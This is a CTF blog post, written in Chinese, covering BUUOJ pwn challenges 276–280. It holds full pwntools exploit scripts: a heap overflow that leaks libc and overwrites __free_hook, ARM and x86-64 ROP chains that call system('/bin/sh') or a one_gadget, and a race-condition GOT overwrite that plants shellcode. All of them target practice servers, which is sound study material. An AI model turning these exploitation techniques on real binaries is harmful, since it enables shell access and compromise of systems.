buuoj Pwn writeup 276-280

原创

yongbaoii 于 2021-09-06 11:42:43 发布 63 收藏

分类专栏： CTF 文章标签： 网络安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/119793753

276 axb_2019_final_blindHeap

朴实而无华。

参考了大佬。

盲打一篇过

exp做了一点点调整。

```
from pwn import *
all_commodity=1
just_one=2
context.log_level='debug'
context.arch='amd64'
```

```python
context.log_level = "debug"

# file_name=ELF("./")
libc=ELF("./64/libc-2.23.so")

def Add_shopping_cart(sh,product_descript_size,product_descript,product_name_size,product_name):
    sh.recvuntil('Your choice:')
    sh.sendline('1')
    sh.recvuntil("please tell me the desrcription's size.\n")
    sh.sendline(str(product_descript_size))
    sh.recvuntil('please tell me the desrcript of commodity.\n')
    sh.sendline(product_descript)
    sh.recvuntil("please tell me the commodity-name's size.\n")
    sh.sendline(str(product_name_size))
    sh.recvuntil('please tell me the commodity-name.\n')
    sh.sendline(product_name)

def Modify_product(sh,index,product_name,product_descript):
    sh.recvuntil('Your choice:')
    sh.sendline('2')
    sh.recvuntil('The index is ')
    sh.sendline(str(index))
    sh.recvuntil("please tell me the new commodity's name.\n")
    sh.sendline(product_name)
    sh.recvuntil("please tell me the new commodity's desrcription.\n")
    sh.sendline(product_descript)

def Display_product(sh,mode,index=null):
    sh.recvuntil('Your choice:')
    sh.sendline('3')
    sh.recvuntil('Your choice:')
    sh.sendline(str(mode))
    if mode is just_one:
        sh.recvuntil('The index is ')
        sh.sendline(str(index))

def Buy_shopping_cart(sh):
    sh.recvuntil('Your choice:')
    sh.sendline('4')

def Delete_shopping_cart(sh,mode,index=null):
    sh.recvuntil('Your choice:')
    sh.sendline('5')
    sh.recvuntil('Your choice:')
    sh.sendline(str(mode))
    if mode is just_one:
        sh.recvuntil('The index is ')
        sh.sendline(str(index))

def Change_name(sh,new_name):
    sh.recvuntil('Your choice:')
    sh.sendline('6')
    sh.recvuntil('Change your name(1~32):')
    sh.sendline(new_name)


sh = remote("node4.buuoj.cn", 29041)
sh.recvuntil('Enter your name(1~32):')
sh.send('A' * 0x18 + 'Leak--->')
Add_shopping_cart(sh,0x150,'Chunk 0',0x8,'Chunk 0')
```

```
Add_shopping_cart(sh,0x150,'Chunk_0',0x8,'Chunk_0')
Add_shopping_cart(sh,0x100,'Chunk_1',0x100,'Chunk_1')
Add_shopping_cart(sh,0x100,'Chunk_2',0x100,'Chunk_2')
Add_shopping_cart(sh,0x100,'Chunk_3',0x100,'Chunk_3')
Add_shopping_cart(sh,0x100,'/bin/sh\x00',0x100,'/bin/sh\x00')

Delete_shopping_cart(sh,just_one,1)
sh.recvuntil('Your choice:')
sh.sendline('3')
sh.recvuntil('Your choice:')
sh.sendline('1')
sh.recvuntil('Leak--->')
first_chunk_cart_addr=u64(sh.recvuntil("'s").strip("'s").ljust(8,'\x00'))
first_chunk_name_addr=first_chunk_cart_addr - 0x10  - 0x10
first_chunk_desc_addr=first_chunk_name_addr - 0x10  - 0x150
leak__chunk_desc_addr=first_chunk_cart_addr + 0x20  + 0x10
leak__chunk_name_addr=leak__chunk_desc_addr + 0x100 + 0x10
leak__chunk_cart_addr=leak__chunk_name_addr + 0x100 + 0x10
ctrol_chunk_desc_addr=leak__chunk_cart_addr + 0x20  + 0x10
ctrol_chunk_name_addr=ctrol_chunk_desc_addr + 0x100 + 0x10
ctrol_chunk_cart_addr=ctrol_chunk_name_addr + 0x100 + 0x10
log.success('Chunk_0 -> name        : '+str(hex(first_chunk_name_addr)))
log.success('Chunk_0 -> description : '+str(hex(first_chunk_desc_addr)))
log.success('Chunk_0 -> cart        : '+str(hex(first_chunk_cart_addr)))
log.success('Chunk_1 -> name        : '+str(hex(leak__chunk_name_addr)))
log.success('Chunk_1 -> description : '+str(hex(leak__chunk_desc_addr)))
log.success('Chunk_1 -> cart        : '+str(hex(leak__chunk_cart_addr)))
log.success('Chunk_2 -> name        : '+str(hex(ctrol_chunk_name_addr)))
log.success('Chunk_2 -> description : '+str(hex(ctrol_chunk_desc_addr)))
log.success('Chunk_2 -> cart        : '+str(hex(ctrol_chunk_cart_addr)))
padding = ( 0x100 - (first_chunk_desc_addr & 0xFF) ) - 0x10
payload = 'A' * padding + p64(0) + p64(0x30)
payload += p64(0x20) + p64(leak__chunk_name_addr)
payload += p64(0x20) + p64(ctrol_chunk_cart_addr)
Modify_product(sh,0,'Chunk_0',payload)
Change_name(sh,'A' * 0x18 + 'Leak--->')
Display_product(sh,all_commodity)
sh.recvuntil("commodity's name is ")
main_arena_addr = u64(sh.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
log.success('We get main arena address is ' + str(hex(main_arena_addr)))
libc_base = main_arena_addr - 0x3C4B78
free_hook = libc_base + libc.symbols['__free_hook']
system_addr = libc_base + libc.symbols['system']
bin_sh_addr = libc_base + libc.search('/bin/sh').next()
log.success('We get libc base address is ' + str(hex(libc_base)))
log.success('We get system address is ' + str(hex(system_addr)))
sh.recvline()
payload  = p64(0x20) + p64(free_hook)
payload += p64(0x20) + p64(free_hook)
Display_product(sh,all_commodity)
Modify_product(sh,0,p64(main_arena_addr),payload)
Display_product(sh,all_commodity)
Modify_product(sh,2,p64(system_addr),p64(system_addr))
Delete_shopping_cart(sh,just_one,3)
sh.interactive()
```

277 codegate2018_melong

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   196 Symbols   No      0              4            ./277
```

```
setvbuf((FILE *)stdin, 0, 2, 0);
setvbuf((FILE *)stdout, 0, 2, 0);
setvbuf((FILE *)stderr, 0, 2, 0);
v8[0] = 0;
v6 = 0;
puts("Welcome to the BPSEC gym\n");
while ( 2 )
{
  puts("1. Check your bmi");
  puts("2. Exercise");
  puts("3. Register personal training");
  puts("4. Write daily record");
  puts("5. Have some health menu");
  puts("6. Out of the gym\n");
  printf("Type the number:");
```


进来之后首先看到的是个菜单。

```
_DWORD *__fastcall write_diary(_DWORD *result, void *a2)
{
  unsigned __int8 nbytes; // [sp+Fh] [bp-5h]

  nbytes = *result;
  if ( nbytes )
  {
    read(0, a2, nbytes);
    result = (_DWORD *)printf("you wrote %s\n", (const char *)a2);
  }
  return result;
}
```


功能4的write_diary显然可以有个溢出。

我们稍微说一下我们函数调用，很有意思。

```
var_14= -0x14
var_10= -0x10

PUSH    {R4,R11,LR}
ADD     R11, SP, #8
SUB     SP, SP, #0xC
STR     R0, [R11,#var_10]
STR     R1, [R11,#var_14]
LDR     R3, [R11,#var_14]
```


每次调用函数的时候都会有一个PUSH {R4, R11, LR}，也就是压栈。
先压的R4，R4是一个必须保护得指针，R11存得是栈指针，LR存的是返回地址。

然后把R11，也就是栈指针维护一下。

最后把栈顶指针-0xc，也就是三个参数都拿走。

```
loc_109C4
NOP
SUB     SP, R11, #8
POP     {R4,R11,PC}
; End of function exercise
```


函数返回的时候就是倒过来。

我们的溢出显然是在main函数做一个溢出。


```
var_14= -0x14
var_8= -8

PUSH    {R11,LR}
ADD     R11, SP, #4
SUB     SP, SP, #0x50
LDR     R3, =stdin__GLIBC_2.4
LDR     R0, [R3]        ; stream
MOV     R3, #0          ; n
```


分析main函数栈的开始。

首先把返回地址，栈底指针压进去。
然后维护一下栈指针。
然后栈顶指针直接-0x50开栈。

在实际调用的时候



会让R11直接加上0x54，这0x54里面会包含R11，所以我们溢出的时候就直接0x54后面接返回地址就可以了。

exp

```python
from pwn import *

r = remote("node4.buuoj.cn", 25194)

elf = ELF("./277")
libc = ELF("./32/arm/libc-2.30.so")
context.log_level = "debug"

def check(height, weight):
    r.sendlineafter(":", "1")
    r.sendlineafter(" : ", str(height))
    r.sendlineafter(" : ", str(weight))

def PT(size):
    r.sendlineafter(":", "3")
    r.sendlineafter("?\n", str(size))

def write_diray(payload):
    r.sendlineafter(":", "4")
    r.send(payload)

def logout():
    r.sendlineafter(":", "6")

pop_r0_ret = 0x11bbc
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
main_addr = elf.sym['main']

check(1,1)
PT(-1)

payload1 = 'a' * 0x54 + p32(pop_r0_ret) + p32(puts_got) + p32(puts_plt) + p32(main_addr)* 2

write_diray(payload1)
logout()
r.recvuntil("See you again :)\n")
libc.address = u32(r.recvn(4)) - libc.sym['puts'] #计算libc基地址

check(1,1)
PT(-1)
payload2 = 'a' * 0x54 + p32(pop_r0_ret) + p32(next(libc.search("/bin/sh"))) + p32(libc.sym['system'])
write_diray(payload2)
logout()

r.interactive()
```

278 whctf2017_note_sys

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX disabled   PIE enabled   No RPATH   No RUNPATH   No Symbols       Yes    0              3            ./278
```

保护居然没有开NX。

菜单

```
  v1 = 51;
  puts("welcome to flappypig's note system!");
  puts("enter 0 to make a new note");
  puts("enter 1 to get the total of notes");
  puts("enter 2 to delete a note");
  puts("enter 3 to exit");
```

make a new note。

```
__int64 sub_C43()
{
  char v1; // [rsp+Bh] [rbp-125h]
  int v2; // [rsp+Ch] [rbp-124h]
  pthread_t newthread; // [rsp+10h] [rbp-120h] BYREF
  char *v4; // [rsp+18h] [rbp-118h]
  char s[264]; // [rsp+20h] [rbp-110h] BYREF
  unsigned __int64 v6; // [rsp+128h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v2 = 250;
  v4 = s;
  memset(s, 0, 0x100uLL);
  puts("input your note, no more than 250 characters");
  while ( v2 )
  {
    v1 = getchar();
    if ( v1 == 10 || !v1 || v1 == -112 )
    {
      v4 = 0LL;
      break;
    }
    *v4++ = v1;
    --v2;
  }
  pthread_create(&newthread, 0LL, start_routine, s);
  return 0LL;
}
```


一顿输入然后创建了线程。

```
void *__fastcall start_routine(void *a1)
{
  void **v2; // rbx

  off_202080 = (char *)off_202080 + 8;
  if ( ++dword_2020BC <= 34 )
  {
    puts("logged successfully!");
    v2 = (void **)off_202080;
    *v2 = malloc(0x100uLL);
    memset(*(void **)off_202080, 0, 0x100uLL);
    memcpy(*(void **)off_202080, a1, 0xFAuLL);
  }
  else
  {
    puts("too many notes!!");
    off_202080 = (char *)off_202080 - 8;
  }
  return 0LL;
}
```


show

```
int sub_D4C()
{
  return printf("the total of notes is %ld\n", (unsigned int)dword_2020BC);
}
```

只能输出有多少房子。

delete

```
void *__fastcall sub_B86(void *a1)
{
  int v2; // [rsp+1Ch] [rbp-14h]
  void **v3; // [rsp+20h] [rbp-10h]

  v3 = (void **)off_202080;
  off_202080 = (char *)off_202080 - 8;
  v2 = dword_2020BC - 1;
  usleep(0x1E8480u);
  if ( dword_2020BC <= 0 )
  {
    puts("too less notes!!");
    off_202080 = (char *)off_202080 + 8;
  }
  else
  {
    free(*v3);
    dword_2020BC = v2;
    puts("delete successfully!");
  }
  return 0LL;
}
```


也是创建了线程，然后执行里面的函数。

经过调试呢，202080里面放着的是2020c0的地址。

```
pwndbg> pie
Calculated VA from /home/wuangwuang/Desktop/278 = 0x555555554000
pwndbg> tele 0x555555554000 + 0x202080
Exception occurred: telescope: A syntax error in expression, near `'. (<class 'gdb.error'>)
For more info invoke `set exception-verbose on` and rerun the command
or debug it by yourself with `set exception-debugger on`
pwndbg> x/20gx 0x555555554000 + 0x202080
0x555555756080: 0x00005555557560c0      0x0000000000000000
0x555555756090: 0x0000000000000000      0x0000000000000000
0x5555557560a0 <stdout>:        0x00007ffff7f89760      0x0000000000000000
0x5555557560b0 <stdin>: 0x00007ffff7f88a00       0x0000000000000000
0x5555557560c0: 0x0000000000000000      0x0000000000000000
0x5555557560d0: 0x0000000000000000      0x0000000000000000
0x5555557560e0: 0x0000000000000000      0x0000000000000000
0x5555557560f0: 0x0000000000000000      0x0000000000000000
```


所以就是

从2020c0往下一直申请chunk，往下走。

那问题在哪，我们看到题目里面有个显著特征是使用了线程，那么我们就要考虑条件竞争的问题。

我们可以让delete一直减，减到got表，然后通过add函数往got表写一个堆地址，布置shellcode。

但是问题是libc是2.23，那么delete函数里面会free got表，会报错。
但是我们看到有休眠，这就是条件竞争，他还在休眠的时候，没free的时候，我已经add完跑完了。

```
.got.plt:0000000000202018 off_202018      dq offset fre
.got.plt:0000000000202020 off_202020      dq offset ptl
.got.plt:0000000000202020
.got.plt:0000000000202028 off_202028      dq offset put
.got.plt:0000000000202030 off_202030      dq offset __s
.got.plt:0000000000202030
.got.plt:0000000000202038 off_202038      dq offset pri
.got.plt:0000000000202040 off_202040      dq offset mem
.got.plt:0000000000202048 off_202048      dq offset get
.got.plt:0000000000202050 off_202050      dq offset mem
.got.plt:0000000000202058 off_202058      dq offset mal
.got.plt:0000000000202060 off_202060      dq offset set
.got.plt:0000000000202068 off_202068      dq offset usl
.got.plt:0000000000202068 _got_plt        ends
.got.plt:0000000000202068
.data:0000000000202070 ; ============================
```


exp

```python
#coding:utf8
from pwn import *

context(os='linux',arch='amd64')

def add(content):
   r.sendlineafter('choice:','0')
   r.sendlineafter('input your note, no more than 250 characters\n',content)

def delete():
   r.sendlineafter('choice:','2')

def exp():
        for i in range(20):
           delete()

        add(asm(shellcraft.cat("./flag")))

while True:
        global r
        r = remote('node4.buuoj.cn',25384)
        #r = process("./278")
        exp()
        s = r.recv()
        print s
        if "flag" in s:
                r.interactive()
        r.close()
```

因为时间问题，需要卡在2s内解决问题，多跑几次，网好点。

279 pwnable_wtf

```
RELRO          STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO  No canary found   NX enabled   No PIE       No RPATH   No RUNPATH   69 Symbols    No      0              2            ./279
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[44]; // [rsp+10h] [rbp-30h] BYREF
  int v5; // [rsp+3Ch] [rbp-4h] BYREF

  __isoc99_scanf("%d", &v5);
  if ( v5 > 32 )
  {
    puts("preventing buffer overflow");
    v5 = 32;
  }
  my_fgets((__int64)v4, v5);
  return 0;
}
```


显然整数溢出，然后栈溢出就好啦。

exp

```
from pwn import *

r = remote('node4.buuoj.cn', 28374)

win = 0x4005F4
payload = 0x38 * 'a' +  p64(win)

r.sendline("-1")

r.sendline(payload)

r.interactive()
```

280 cscctf_2019_qual_signal

```
RELRO          STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO  No canary found   NX enabled   No PIE       No RPATH   No RUNPATH   67 Symbols    No      0              2            ./280
```

```
nt __cdecl main(int argc, const char **argv, const char **en

  char buf[256]; // [rsp+10h] [rbp-100h] BYREF

  init(argc, argv, envp);
  read(0, buf, 0x200uLL);
  return 0;
```


映入眼帘的是一个溢出。

所以就仅仅是一个栈溢出而已。

主要是利用了一个神奇的gadget。

```
ROPgadget --binary cscctf_2019_qual_signal| grep ret | grep "\[rbp"
0x0000000000400618 : add dword ptr [rbp - 0x3d], ebx ; nop dword ptr [rax + rax] ; ret
0x00000000004006dc : mov eax, dword ptr [rbp - 0x108] ; leave ; ret
0x00000000004006db : mov rax, qword ptr [rbp - 0x108] ; leave ; ret
```

我们利用第一个，只要能控制rbp，再控制rbx，那么我们就可以做到一个任意地址写。

在找gadget的过程中发现ROPgadget默认不检查csu的地方，控制rbx只有csu有，用ROPgadget检查的话还要加参数。

```
wuangwuang@wuangwuang-PC:~/Desktop$ ROPgadget --binary ./280 --depth 15 --only "pop|ret"
Gadgets information
============================================================
0x000000000040074c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040074e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400750 : pop r14 ; pop r15 ; ret
0x0000000000400752 : pop r15 ; ret
0x000000000040074b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040074f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004005b8 : pop rbp ; ret
0x000000000040074a : pop rbx ; pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400753 : pop rdi ; ret
0x0000000000400751 : pop rsi ; pop r15 ; ret
0x000000000040074d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040028a : ret

Unique gadgets found: 12
wuangwuang@wuangwuang-PC:~/Desktop$ ROPgadget --binary ./280  --only "pop|ret"
Gadgets information
============================================================
0x000000000040074c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040074e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400750 : pop r14 ; pop r15 ; ret
0x0000000000400752 : pop r15 ; ret
0x000000000040074b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040074f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004005b8 : pop rbp ; ret
0x0000000000400753 : pop rdi ; ret
0x0000000000400751 : pop rsi ; pop r15 ; ret
0x000000000040074d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040028a : ret
```


非常神奇吼。

然后我们去找one_gadget的时候默认的不大好找，也要加参数。

```
wuangwuang@wuangwuang-PC:~/Desktop$ one_gadget ./64/libc-2.27.so -l 2
0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  rsp & 0xf == 0
  rcx == NULL

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL

0xe569f execve("/bin/sh", r14, r12)
constraints:
  [r14] == NULL || r14 == NULL
  [r12] == NULL || r12 == NULL

0xe5858 execve("/bin/sh", [rbp-0x88], [rbp-0x70])
constraints:
  [[rbp-0x88]] == NULL || [rbp-0x88] == NULL
  [[rbp-0x70]] == NULL || [rbp-0x70] == NULL

0xe585f execve("/bin/sh", r10, [rbp-0x70])
constraints:
  [r10] == NULL || r10 == NULL
  [[rbp-0x70]] == NULL || [rbp-0x70] == NULL

0xe5863 execve("/bin/sh", r10, rdx)
constraints:
  [r10] == NULL || r10 == NULL
  [rdx] == NULL || rdx == NULL

0x10a38c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL
```


因为差的是负数，所以要&一个0xffffffffffffff
加上一个0x10000000000000000也可以

```
[+] Opening connection to node4.buuoj.cn on port 25901: Done
-0x2a9d1
0xfffffffffffd562f
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
```

exp

```python
from pwn import *

r = remote("node4.buuoj.cn", 25006)

payload = "A" * 256 + 8
payload += p64(0x40074a)
# [rbp - 0x3d] = libc + 0x110070
# one_gad = libc + 0xe569f
diff = 0xe569f - 0x110070
print hex(diff)
print hex(diff & 0xffffffffffffffff)
payload += p64(diff & 0xffffffffffffffff)
#payload += p64(diff + 0x10000000000000000)
payload += p64(0x601020 + 0x3d)  # write to got of read
payload += "\x00" * 8 * 4  # 为了满足one_gadget,将r12 r14都写为0
payload += p64(0x400618)  # magic
payload += p64(0x400530)

r.send(payload)

r.interactive()
```